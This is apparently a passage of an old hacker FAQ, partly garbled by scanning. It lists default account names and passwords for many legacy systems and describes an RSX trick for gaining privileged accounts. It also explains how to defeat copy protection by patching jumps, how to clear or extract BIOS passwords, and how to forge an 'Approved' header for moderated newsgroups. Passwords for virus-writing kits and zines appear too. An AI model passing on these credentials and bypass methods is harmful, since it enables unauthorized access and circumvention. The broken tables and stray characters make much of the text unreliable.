System75 ~~~~~~ Login: root INCORRECT LOGIN Login: browse Password: Software Version: G3s.b16.2.2 Terminal Type (513, 4410, 4425): [513] Tops-10 ~~~~~~ NIH Timesharing NIH Tri-SMP 7.02-FF 16:30:04 TTY11 system 1378/1381/1453 Connected to Node Happy(40) Line # 12 Please LOGIN . VM/370 ~~~~~ VM/370 ! VM/ESA ~~~~~ VM/ESA ONLINE TBVM2 VM/ESA Rel 1.1 PUT 9200 Fill in your USERID and PASSWORD and press ENTER (Your password will not appear when you type it) USERID ===> PASSWORD ===> COMMAND ===> Xylogics Annex Communications Server Annex Command Line Interpreter \* Copyright 1991 Xylogics, Inc. Checking authorization, Please wait... Annex username: TNO - Optional security check - Not always present Annex password: Permission granted annex: 23. What are the default accounts for XXX?

AIX

~~~	aveat		
guest	guest		
AS/400			
qsecofr	qsecofr	/* master security officer	* /
qsysopr	qsysopr	/* system operator	*/
qpgmr	qpgmr	/* default programmer	* /
also			
ibm	password		
ibm	2222		
ibm	service		
qsecofr	1111111		
qsecofr	2222222		
qserv	qserv		
qsvr secofr	qsvr secofr		
qsrv	ibmcel		
491 v	IDUICEI		
DEGGOWYON			
DECserver			
ACCESS			
SYSTEM			
ъ ' (ml. l'l	C 1		
	cary software, no		
~~~~~~~~~~~	~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	~~~~~~	
~~~~~~~~~~~		~~~~~~	
(Type 'later' t	co exit to the lo	~~~~~~	
(Type 'later' t setup	co exit to the lo <no password=""></no>	gin prompt)	
(Type 'later' t setup library	co exit to the lo <no password=""> <no password=""></no></no>	gin prompt)	
(Type 'later' to setup library circ Hewlett Packard	co exit to the lo <no password=""> <no password=""> <social securit<="" td=""><td>gin prompt)</td><td></td></social></no></no>	gin prompt)	
(Type 'later' to setup library circ Hewlett Packard	co exit to the lo <no password=""> <no password=""> <social securit<br="">MPE-XL</social></no></no>	gin prompt)	
(Type 'later' to setup library circ Hewlett Packard HELLO	co exit to the lo <no password=""> <no password=""> <social securit<br="">MPE-XL MANAGER.SYS</social></no></no>	gin prompt)	
(Type 'later' to setup library circ Hewlett Packard	co exit to the lo <no password=""> <no password=""> <social securit<br="">MPE-XL</social></no></no>	gin prompt)	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO	co exit to the lo <no password=""> <no password=""> <social securit<br="">MPE-XL MANAGER.SYS MGR.SYS</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO	co exit to the lo <no password=""> <no password=""> <social securit;<br="">d MPE-XL MANAGER.SYS MGR.SYS FIELD.SUPPORT</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO	co exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR	to exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR	co exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR	co exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR MGR OPERATOR	to exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR MGR MGR MGR MGR MGR	to exit to the lo <no password=""> <no password=""> <social securit;<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	to exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS DISC</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR MGR MGR MGR MGR MGR	to exit to the lo <no password=""> <no password=""> <social securit;<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	to exit to the lo <no password=""> <no password=""> <social securit:<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS DISC HPDESK</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	to exit to the lo <no password=""> <no password=""> <social securit:<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS DISC HPDESK HPWORD</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR OPERATOR MANAGER OPERATOR MGR MGR FIELD	to exit to the lo <no password=""> <no password=""> <social securit:<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS DISC HPDESK HPWORD HPWORD</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO MGR MGR MGR MGR MGR OPERATOR MANAGER OPERATOR MGR MGR FIELD MGR	to exit to the lo <no password=""> <no password=""> <social securit;<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS DISC HPDESK HPWORD HPWORD HPOFFICE</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~	to exit to the lo <no password=""> <no password=""> <social securit;<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS DISC HPDESK HPWORD HPOFFICE HPOFFICE</social></no></no>	gin prompt) y Number>	
(Type 'later' to setup library circ Hewlett Packard HELLO HELLO HELLO HELLO HELLO MGR MGR MGR MGR MGR OPERATOR MANAGER OPERATOR MGR FIELD MGR SPOOLMAN ADVMAIL	to exit to the lo <no password=""> <no password=""> <social securit<br="">MANAGER.SYS MGR.SYS FIELD.SUPPORT OP.OPERATOR CAROLIAN CCC CNAS CONV COGNOS COGNOS COGNOS COGNOS DISC HPDESK HPWORD HPOFFICE HPOFFICE HPOFFICE</social></no></no>	gin prompt) y Number>	

MGR	HPONLY
FIELD	HPP187
MGR	HPP187
MGR	HPP189
MGR	HPP196
MGR	INTX3
MGR	ITF3000
MANAGER	ITF3000
MAIL	MAIL
MGR	NETBASE
MGR	REGO
MGR	RJE
MGR	ROBELLE
MANAGER	SECURITY
MGR	SECURITY
FIELD	SERVICE
MANAGER	SYS
MGR	SYS
PCUSER	SYS
RSBCMON	SYS
OPERATOR	SYS
OPERATOR	SYSTEM
FIELD	SUPPORT
OPERATOR	SUPPORT
MANAGER	TCH
MAIL	TELESUP
MANAGER	TELESUP
MGR	TELESUP
SYS	TELESUP
MGE	VESOFT
MGE	VESOFT
MGR	WORD
MGR	XLSERVER
Common passwo Major BBS	are Pub, Sys, Data ords are HPOnly, TeleSup, HP, MPE, Manager, MGR, Remote
~~~~~~~	Guran
Sysop	Sysop
Mitel PBX	
~~~~~ SYSTEM	
0101111	
NeXTSTEP	
root	NeXT
signa	signa
me	<null> (Rumored to be correct, not checked)</null>
Nomodia Car	ting Environment (NOE) on the madeals marked and a company 12
Nomadic Compu	ting Environment (NCE) on the Tadpole Technologies SPARCBook3
-	-

fax <no password>

PICK O/S ~~~~~~ DSA # Desquetop System Administrator DS DESQUETOP PHANTOM Prolog ~~~~~ PBX PBX NETWORK NETWORK NETOP <null> Radio Shack Screen Savers RS<STORE\_ID\_NUMBER> Rolm CBX Defaults op op operator op su super admin pwp eng engineer

PhoneMail Defaults

sysadmin	sysadmin
tech	tech
poll	tech

### RSX

~~~ SYSTEM/SYSTEM (Username SYSTEM, Password SYSTEM) 1,1/system (Directory [1,1] Password SYSTEM) BATCH/BATCH SYSTEM/MANAGER USER/USER

Default accounts for Micro/RSX:

MICRO/RSX

Alternately you can hit <CTRL-Z> when the boot sequence asks you for the date and create an account using:

RUN ACNT or RUN \$ACNT

(Numbers below 10 {oct} are privileged)

Reboot and wait for the date/time question. Type ^C and at the MCR prompt, type "abo at." You must include the . dot!

If this works, type "acs lb0:/blks=1000" to get some swap space so the new step won't wedge.

type " run acnt and change the password of any account with a group number of 7 or less.

You may find that the ^C does not work. Try ^Z and ESC as well. Also try all 3 as terminators to valid and invalid times.

If none of the above work, use the halt switch to halt the system, just after a invalid date-time. Look for a user mode PSW 1[4-7]xxxx. then deposit 177777 into R6, cross your fingers, write protect the drive and continue the system. This will hopefully result in indirect blowing up... And hopefully the system has not been fully secured.

#### SGI Irix

| ~~~~~   |  |           |
|---------|--|-----------|
| 4DGifts | <no< td=""><td>password&gt;</td></no<> | password> |
| guest   | <no< td=""><td>password&gt;</td></no<> | password> |
| demos   | <no< td=""><td>password&gt;</td></no<> | password> |
| lp      | <no< td=""><td>password&gt;</td></no<> | password> |
| nuucp   | <no< td=""><td>password&gt;</td></no<> | password> |
| tour    | <no< td=""><td>password&gt;</td></no<> | password> |
| tutor   | <no< td=""><td>password&gt;</td></no<> | password> |

### System 75

| ~~~~~~  |                        |
|---------|------------------------|
| bcim    | bcimpw                 |
| bciim   | bciimpw                |
| bcms    | bcmspw, bcms           |
| bcnas   | bcnspw                 |
| blue    | bluepw                 |
| browse  | looker, browsepw       |
| craft   | crftpw, craftpw, crack |
| cust    | custpw                 |
| enquiry | enquirypw              |
| field   | support                |
| inads   | indspw, inadspw, inads |
| init    | initpw                 |
| kraft   | kraftpw                |
| locate  | locatepw               |
| maint   | maintpw, rwmaint       |
| nms     | nmspw                  |
| rcust   | rcustpw                |
| support | supportpw              |
| tech    | field                  |
|         |                        |

#### Taco Bell

| ~~~~~    |               |
|----------|---------------|
| rgm      | rollout       |
| tacobell | <null></null> |

 ---field service systest utep

24. What port is XXX on?

The file /etc/services on most Unix machines lists the port assignments for that machine. For a complete list of port assignments, read RFC (Request For Comments) 1700 "Assigned Numbers"

25. What is a trojan/worm/virus/logic bomb?

This FAQ answer was written by Theora:

Trojan:

Remember the Trojan Horse? Bad guys hid inside it until they could get into the city to do their evil deed. A trojan computer program is similar. It is a program which does an unauthorized function, hidden inside an authorized program. It does something other than what it claims to do, usually something malicious (although not necessarily!), and it is intended by the author to do whatever it does. If it's not intentional, its called a 'bug' or, in some cases, a feature :) Some virus scanning programs detect some trojans. Some virus scanning programs don't detect any trojans. No virus scanners detect all trojans.

# Virus:

A virus is an independent program which reproduces itself. It may attach to other programs, it may create copies of itself (as in companion viruses). It may damage or corrupt data, change data, or degrade the performance of your system by utilizing resources such as memory or disk space. Some virus scanners detect some viruses. No virus scanners detect all viruses. No virus scanner can protect against "any and all viruses, known and unknown, now and forevermore".

#### Worm:

Made famous by Robert Morris, Jr. , worms are programs which reproduce by copying themselves over and over, system to system, using up resources and sometimes slowing down the systems. They are self contained and use the networks to spread, in much the same way viruses use files to spread. Some people say the solution to viruses and worms is to just not have any files or networks. They are probably correct. We would include computers.

# Logic Bomb:

Code which will trigger a particular form of 'attack' when a

VMS

designated condition is met. For instance, a logic bomb could delete all files on Dec. 5th. Unlike a virus, a logic bomb does not make copies of itself.

26. How can I protect myself from viruses and such?

This FAQ answer was written by Theora:

The most common viruses are boot sector infectors. You can help protect yourself against those by write protecting all disks which you do not need write access to. Definitely keep a set of write protected floppy system disks. If you get a virus, it will make things much simpler. And, they are good for coasters. Only kidding.

Scan all incoming files with a recent copy of a good virus scanner. Among the best are F-Prot, Dr. Solomon's Anti-virus Toolkit, and Thunderbyte Anti-Virus. AVP is also a good program. Using more than one scanner could be helpful. You may get those one or two viruses that the other guy happened to miss this month.

New viruses come out at the rate of about 8 per day now. NO scanner can keep up with them all, but the four mentioned here do the best job of keeping current. Any \_good\_ scanner will detect the majority of common viruses. No virus scanner will detect all viruses.

Right now there are about 5600 known viruses. New ones are written all the time. If you use a scanner for virus detection, you need to make sure you get frequent updates. If you rely on behavior blockers, you should know that such programs can be bypassed easily by a technique known as tunnelling.

You may want to use integrity checkers as well as scanners. Keep in mind that while these can supply added protection, they are not foolproof.

You may want to use a particular kind of scanner, called resident scanners. Those are programs which stay resident in the computer memory and constantly monitor program execution (and sometimes even access to the files containing programs). If you try to execute a program, the resident scanner receives control and scans it first for known viruses. Only if no such viruses are found, the program is allowed to execute.

Most virus scanners will not protect you against many kinds of trojans, any sort of logic bombs, or worms. Theoretically, they \_could\_ protect you against logic bombs and/or worms, by addition of scanning strings; however, this is rarely done.

The best, actually only way, to protect yourself is to know what you have on your system and make sure what you have there is authorized by you. Make frequent backups of all important files. Keep your DOS system files write protected. Write protect all disks that you do not need to write to. If you do get a virus, don't panic. Call the support department of the company who supplies your anti-virus product if you aren't sure of what you are doing. If the company you got your anti-virus software from does not have a good technical support department, change companies.

The best way to make sure viruses are not spread is not to spread them. Some people do this intentionally. We discourage this. Viruses aren't cool.

27. Where can I get more information about viruses?

This FAQ answer was written by Theora:

Assembly language programming books illustrate the (boring) aspect of replication and have for a long time. The most exciting/interesting thing about viruses is all the controversy around them. Free speech, legality, and cute payloads are a lot more interesting than "find first, find next" calls. You can get information about the technical aspects of viruses, as well as help if you should happen to get a virus, from the virus-1 FAQ, posted on comp. virus every so often. You can also pick up on the various debates there. There are alt.virus type newsgroups, but the level of technical expertise is minimal, and so far at least there has not been a lot of real "help" for people who want to get -rid-of a virus.

There are a lot of virus experts. To become one, just call yourself one. Only Kidding. Understanding viruses involves understanding programming, operating systems, and their interaction. Understanding all of the 'Cult of Virus' business requires a lot of discernment. There are a number of good papers available on viruses, and the Cult of Virus; you can get information on them from just about anyone listed in the virus-1 FAQ. The FTP site ftp.informatik.uni-hamburg.de is a pretty reliable site for programs and text.

28. What is Cryptoxxxxx?

This FAQ answer is excerpted from: Computer Security Basics by Deborah Russell and G.T. Gengemi Sr.

A message is called either plaintext or cleartext. The process of disguising a message in such a way as to hide its substance is called encryption. An encrypted message is called ciphertext. The process of turning ciphertext back into plaintext is called decryption.

The art and science of keeping messages secure is called cryptography, and it is practiced by cryptographers. Cryptanalysts are practitioners of cryptanalysis, the art and science of breaking ciphertext, i.e. seeing through the disguise. The branch of mathematics embodying both cryptography and cryptanalysis is called cryptology, and it's practitioners are called cryptologists.

29. What is PGP?

This FAQ answer is excerpted from: PGP(tm) User's Guide Volume I: Essential Topics by Philip Zimmermann

PGP(tm) uses public-key encryption to protect E-mail and data files. Communicate securely with people you've never met, with no secure channels needed for prior exchange of keys. PGP is well featured and fast, with sophisticated key management, digital signatures, data compression, and good ergonomic design. Pretty Good(tm) Privacy (PGP), from Phil's Pretty Good Software, is a high security cryptographic software application for MS-DOS, Unix, VAX/VMS, and other computers. PGP allows people to exchange files or messages with privacy, authentication, and convenience. Privacy means that only those intended to receive a message can read it. Authentication means that messages that appear to be from a particular person can only have originated from that person. Convenience means that privacy and authentication are provided without the hassles of managing keys associated with conventional cryptographic software. No secure channels are needed to exchange keys between users, which makes PGP much easier to use. This is because PGP is based on a powerful new technology called "public key" cryptography.

PGP combines the convenience of the Rivest-Shamir-Adleman (RSA) public key cryptosystem with the speed of conventional cryptography, message digests for digital signatures, data compression before encryption, good ergonomic design, and sophisticated key management. And PGP performs the public-key functions faster than most other software implementations. PGP is public key cryptography for the masses.

#### 30. What is Tempest?

Tempest stands for Transient Electromagnetic Pulse Surveillance Technology.

Computers and other electronic equipment release interference to their surrounding environment. You may observe this by placing two video monitors close together. The pictures will behave erratically until you space them apart.

What is important for an observer is the emission of digital pulses (1s and 0s) as these are used in computers. The channel for this radiation is in two arrangements, radiated emissions and conducted emissions. Radiated emissions are assembled when components in electrical devices form to act as antennas. Conducted emissions are formed when radiation is conducted along cables and wires.

Although most of the time these emissions are simply annoyances, they can sometimes be very helpful. Suppose we wanted to see what project a target was working on. We could sit in a van outside her office and use sensitive electronic equipment to attempt to pick up and decipher the radiated emissions from her video monitor. These emissions normally exist at around 55-245 Mhz and can be picked up as far as one kilometer away.

A monitoring device can distinguish between different sources emitting radiation because the sources emanating the radiation are made up of dissimilar elements and so this coupled with other factors varies the emitted frequency. For example different electronic components in VDUs, different manufacturing processes involved in reproducing the VDUs, different line syncs, etc... By synchronizing our raster with the targets raster we can passively draw the observed screen in real-time. This technology can be acquired by anyone, not just government agencies.

The target could shield the emissions from her equipment or use equipment that does not generate strong emissions. However, Tempest equipment is not legal for civilian use in the United States. Tempest is the US Government program for evaluation and endorsement of electronic equipment that is safe from eavesdropping. Tempest certification refers to the equipment having passed a testing phase and agreeing to emanations rules specified in the government document NACSIM 5100A (Classified). This document sets forth the emanation levels that the US Government believes equipment can give off without compromising the information it is processing.

## 31. What is an anonymous remailer?

This FAQ answer was written by Raph Levien:

An anonymous remailer is a system on the Internet that allows you to send e-mail or post messages to Usenet anonymously.

There are two sorts of remailers in widespread use. The first is the anon.penet.fi style, the second is the cypherpunk style. The remailer at anon.penet.fi is immensely popular, with over 160,000 users over its lifetime, and probably tens of thousands of messages per day. Its main advantage is that it's so easy to use. The cypherpunks mailers, which provide much better security, are becoming more popular, however, as there is more awareness of them.

The user of the anon.penet.fi system first needs to get an anonymous id. This is done either by sending mail to somebody who already has one (for example, by replying to a post on Usenet), or sending mail to ping@anon.penet.fi. In either case, penet will mail back the new anon id, which looks like an123456@anon.penet.fi. If an123456 then sends mail to another user of the system, then this is what happens:

- 1. The mail is transported to anon.penet.fi, which resides somewhere in the vicinity of Espoo, Finland.
- These steps are carried out by software running on anon.penet.fi. Penet first looks up the email address of the sender in its database, then replaces it with the numeric code. All other information about the sender is removed.
- 3. Then, penet looks up the number of the recipient in the same database, and replaces it with the actual email address.
- 4. Finally, it sends the mail to the actual email address of the recipient.

There are variations on this scheme, such as posting to Usenet (in which step 3 is eliminated), but that's the basic idea.

Where anon.penet.fi uses a secret database to match anon id's to actual email addresses, the cypherpunks remailers use cryptography to hide the actual identities. Let's say I want to send email to a real email address, or post it to Usenet, but keep my identity completely hidden. To send it through one remailer, this is what happens.

- 1. I encrypt the message and the recipient's address, using the public key of the remailer of my choice.
- 2. I send the email to the remailer.
- 3. When the remailer gets the mail, it decrypts it using its private

key, revealing as plaintext the message and the recipient's address.

- 4. All information about the sender is removed.
- 5. Finally, it sends it to the recipient's email address.

If one trusts the remailer operator, this is good enough. However, the whole point of the cypherpunks remailers is that you don't \_have\_ to trust any one individual or system. So, people who want real security use a chain of remailers. If any one remailer on the "chain" is honest, then the privacy of the message is assured.

To use a chain of remailers, I first have to prepare the message, which is nestled within multiple layers of encryption, like a Russian matryoshka doll. Preparing such a message is tedious and error prone, so many people use an automated tool such as my premail package. Anyway, after preparing the message, it is sent to the first remailer in the chain, which corresponds to the outermost layer of encryption. Each remailer strips off one layer of encryption and sends the message to the next, until it reaches the final remailer. At this point, only the innermost layer of encryption remains. This layer is stripped off, revealing the plaintext message and recipient for the first time. At this point, the message is sent to its actual recipient.

Remailers exist in many locations. A typical message might go through Canada, Holland, Berkeley, and Finland before ending up at its final location.

Aside from the difficulty of preparing all the encrypted messages, another drawback of the cypherpunk remailers is that they don't easily allow responses to anonymous mail. All information about the sender is stripped away, including any kind of return address. However the new alias servers promise to change that. To use an alias server, one creates a new email address (mine is raph@alpha.c2.org). Mail sent to this new address will be untraceably forwarded to one's real address.

To set this up, one first encrypts one's own email address with multiple layers of encryption. Then, using an encrypted channel, one sends the encrypted address to the alias server, along with the nickname that one would like. The alias server registers the encrypted address in the database. The alias server then handles reply mail in much the same way as anon.penet.fi, except that the mail is forwarded to the chain of anonymous remailers.

For maximum security, the user can arrange it so that, at each link in the chain, the remailer adds another layer of encryption to the message while removing one layer from the email address. When the user finally gets the email, it is encrypted in multiple layers. The matryoshka has to be opened one doll at a time until the plaintext message hidden inside is revealed.

One other point is that the remailers must be reliable in order for all this to work. This is especially true when a chain of remailers is used -- if any one of the remailers is not working, then the message will be dropped. This is why I maintain a list of reliable remailers. By choosing reliable remailers to start with, there is a good chance the message will finally get there.

32. What are the addresses of some anonymous remailers?

The most popular and stable anonymous remailer is anon.penet.fi, operated by Johan Helsingus. To obtain an anonymous ID, mail ping@anon.penet.fi.

The server at anon.penet.fi does it's best to remove any headers or other information describing its true origin. You should make an effort and try to omit information detailing your identity within such messages as quite often signatures not starting with "--" are including within your e-mail, this of course is not what you want. You can send messages to:

anXXX@anon.penet.fi

Here you are addressing another anonymous user and your E-Mail message will appear to have originated from anon.penet.fi.

alt.security@anon.penet.fi

Here you are posting an anonymous message to a whole Usenet group and in this case to alt.security which will be posted at the local site (in this case Finland).

ping@anon.penet.fi

If you send a message to this address you will be allocated an identity (assuming you don't already have one). You can also confirm your identity here as well.

You can also set yourself a password, this password helps to authenticate any messages that you may send. This password is included in your outgoing messages, to set a password send E-Mail to password@anon.penet.fi with your password in the body of your text e.g.:

```
To: password@anon.penet.fi
Subject:
TN0_rUlEz
```

For more information on this anonymous server send mail to:

help@anon.penet.fi

Anonymous Usenet posting is frowned upon by other users of Usenet groups claiming their opinions are worthless. This is because they believe anonymity is used to shield ones self from attacks from opponents, while on the other hand it can be used to protect ones self from social prejudice (or people reporting ones opinions to ones superiors). Also if you are thinking this is a useful tool to use to hid against the authorities then think again, as there was a famous case where a Judge ordered the administrator of the server to reveal the identity of a poster.

To see a comprehensive list on anonymous remailers finger remailer-list@kiwi.cs.berkeley.edu or point your web browser to http://www.cs.berkeley.edu/~raph/remailer-list.html.

33. How do I defeat Copy Protection?

There are two common methods of defeating copy protection. The first

is to use a program that removes copy protection. Popular programs that do this are CopyIIPC from Central Point Software and CopyWrite from Quaid Software. The second method involves patching the copy protected program. For popular software, you may be able to locate a ready made patch. You can them apply the patch using any hex editor, such as debug or the Peter Norton's DiskEdit. If you cannot, you must patch the software yourself.

Writing a patch requires a debugger, such as Soft-Ice or Sourcer. It also requires some knowledge of assembly language. Load the protected program under the debugger and watch for it to check the protection mechanism. When it does, change that portion of the code. The code can be changed from JE (Jump on Equal) or JNE (Jump On Not Equal) to JMP (Jump Unconditionally). Or the code may simply be replaced with NOP (No Operation) instructions.

34. What is 127.0.0.1?

127.0.0.1 is a loopback network connection. If you telnet, ftp, etc... to it you are connected to your own machine.

35. How do I post to a moderated newsgroup?

Usenet messages consist of message headers and message bodies. The message header tells the news software how to process the message. Headers can be divided into two types, required and optional. Required headers are ones like "From" and "Newsgroups." Without the required headers, your message will not be posted properly.

One of the optional headers is the "Approved" header. To post to a moderated newsgroup, simply add an Approved header line to your message header. The header line should contain the newsgroup moderators e-mail address. To see the correct format for your target newsgroup, save a message from the newsgroup and then look at it using any text editor.

A "Approved" header line should look like this:

Approved: will@gnu.ai.mit.edu

There cannot not be a blank line in the message header. A blank line will cause any portion of the header after the blank line to be interpreted as part of the message body.

For more information, read RFC 1036: Standard for Interchange of USENET messages.

36. How do I post to Usenet via e-mail?

Through an e-mail->Usenet gateway. Send an a e-mail messages to <newsgroup>@<servername>. For example, to post to alt.2600 through nic.funet.fi, address your mail to alt.2600@nic.funet.fi.

Here are a few e-mail->Usenet gateways:

group.name@news.demon.co.uk group.name@charm.magnus.acs.ohio-state.edu group.name@undergrad.math.uwaterloo.ca
group.name@nic.funet.fi
group.name.usenet@decwrl.dec.com

37. How do I defeat a BIOS password?

This depends on what BIOS the machine has. Common BIOS's include AMI, Award, IBM and Phoenix. Numerous other BIOS's do exist, but these are the most common.

Some BIOS's allow you to require a password be entered before the system will boot. Some BIOS's allow you to require a password to be entered before the BIOS setup may be accessed.

Every BIOS must store this password information somewhere. If you are able to access the machine after it has been booted successfully, you may be able to view the password. You must know the memory address where the password is stored, and the format in which the password is stored. Or, you must have a program that knows these things.

The most common BIOS password attack programs are for Ami BIOS. Some password attack programs will return the AMI BIOS password in plain text, some will return it in ASCII codes, some will return it in scan codes. This appears to be dependent not just on the password attacker, but also on the version of Ami BIOS.

To obtain Ami BIOS password attackers, ftp to oak.oakland.edu /simtel/msdos/sysutil/.

If you cannot access the machine after if has been powered up, it is still possible to get past the password. The password is stored in CMOS memory that is maintained while the PC is powered off by a small battery, which is attached to the motherboard. If you remove this battery, all CMOS information will be lost. You will need to re-enter the correct CMOS setup information to use the machine. The machines owner or user will most likely be alarmed when it is discovered that the BIOS password has been deleted.

On some motherboards, the battery is soldered to the motherboard, making it difficult to remove. If this is the case, you have another alternative. Somewhere on the motherboard you should find a jumper that will clear the BIOS password. If you have the motherboard documentation, you will know where that jumper is. If not, the jumper may be labeled on the motherboard. If you are not fortunate enough for either of these to be the case, you may be able to guess which jumper is the correct jumper. This jumper is usually standing alone near the battery.

38. What is the password for <encrypted file>?

This FAQ answer was written by crypt <crypt@nyongwa.montreal.qc.ca>

| Magazine                                | Password  |
|---|-----------|
| ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ | ~~~~~~~~~ |
| VLAD Magazine Issue #1                  | vlad      |
| VLAD Magazine Issue #2                  | VX        |
| VLAD Magazine Issue #3                  | virus     |
| NuKE InfoJournal Issue #2               | 514738    |

| NuKE | InfoJournal | Issue | #3 | power |
|------|-------------|-------|----|-------|
| NuKE | InfoJournal | Issue | #4 | party |

Program

| ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ | ~~~~~~~~~~ |
|---|------------|
| Sphere Hacker 1.40 & 1.41               | theozone   |
| Virus Creation 2000                     | high level |
| Virus Construction Lab                  | Chiba City |
| Ejecutor Virus Creator                  | EJECUTOR   |
| Biological Warfare v0.90                | lo tek     |
| Biological Warfare v1.00                | freak      |

39. Is there any hope of a decompiler that would convert an executable program into C/C++ code?

This FAQ answer is an excerpt from SNIPPETS by Bob Stout.

Don't hold your breath. Think about it... For a decompiler to work properly, either 1) every compiler would have to generate substantially identical code, even with full optimization turned on, or 2) it would have to recognize the individual output of every compiler's code generator.

If the first case were to be correct, there would be no more need for compiler benchmarks since every one would work the same. For the second case to be true would require in immensely complex program that had to change with every new compiler release.

OK, so what about specific decompilers for specific compilers - say a decompiler designed to only work on code generated by, say, BC++ 4.5? This gets us right back to the optimization issue. Code written for clarity and understandability is often inefficient. Code written for maximum performance (speed or size) is often cryptic (at best!) Add to this the fact that all modern compilers have a multitude of optimization switches to control which optimization techniques to enable and which to avoid. The bottom line is that, for a reasonably large, complex source module, you can get the compiler to produce a number of different object modules simply by changing your optimization switches, so your decompiler will also have to be a deoptimizer which can automagically recognize which optimization strategies were enabled at compile time.

OK, let's simplify further and specify that you only want to support one specific compiler and you want to decompile to the most logical source code without trying to interpret the optimization. What then? A good optimizer can and will substantially rewrite the internals of your code, so what you get out of your decompiler will be, not only cryptic, but in many cases, riddled with goto statements and other no-no's of good coding practice. At this point, you have decompiled source, but what good is it?

Also note carefully my reference to source modules. One characteristic of C is that it becomes largely unreadable unless broken into easily maintainable source modules (.C files). How will the decompiler deal with that? It could either try to decompile the whole program into some mammoth main() function, losing all modularity, or it could try to place each called function into its own file. The first way would generate unusable chaos and the second would run into problems where the original source hade files with multiple functions using static data and/or one or more functions calling one or more static functions. A decompiler could make static data and/or functions global but only at the expense or readability (which would already be unacceptable).

Finally, remember that commercial applications often code the most difficult or time-critical functions in assembler which could prove almost impossible to decompile into a C equivalent.

Like I said, don't hold your breath. As technology improves to where decompilers may become more feasible, optimizers and languages (C++, for example, would be a significantly tougher language to decompile than C) also conspire to make them less likely.

For years Unix applications have been distributed in shrouded source form (machine but not human readable -- all comments and whitespace removed, variables names all in the form OOIIOIOI, etc.), which has been a quite adequate means of protecting the author's rights. It's very unlikely that decompiler output would even be as readable as shrouded source.

40. How does the MS-Windows password encryption work?

This FAQ answer was written by Wayne Hoxsie <hoxsiew@crl.com>

The password option in MS Win 3.1 is easily defeated, but there are those of us who really want to know how MS does this. There are many reasons why knowing the actual password can be useful. Suppose a sysamin used the same password in the windows screen saver as his root account on a unix box.

Anyway, I will attempt to relay what I have learned about this algorithm.

I will describe the process starting after you've entered the password and hit the [OK] button.

I will make the assumtion that everyone (at least those interested) know what the XOR operation is.

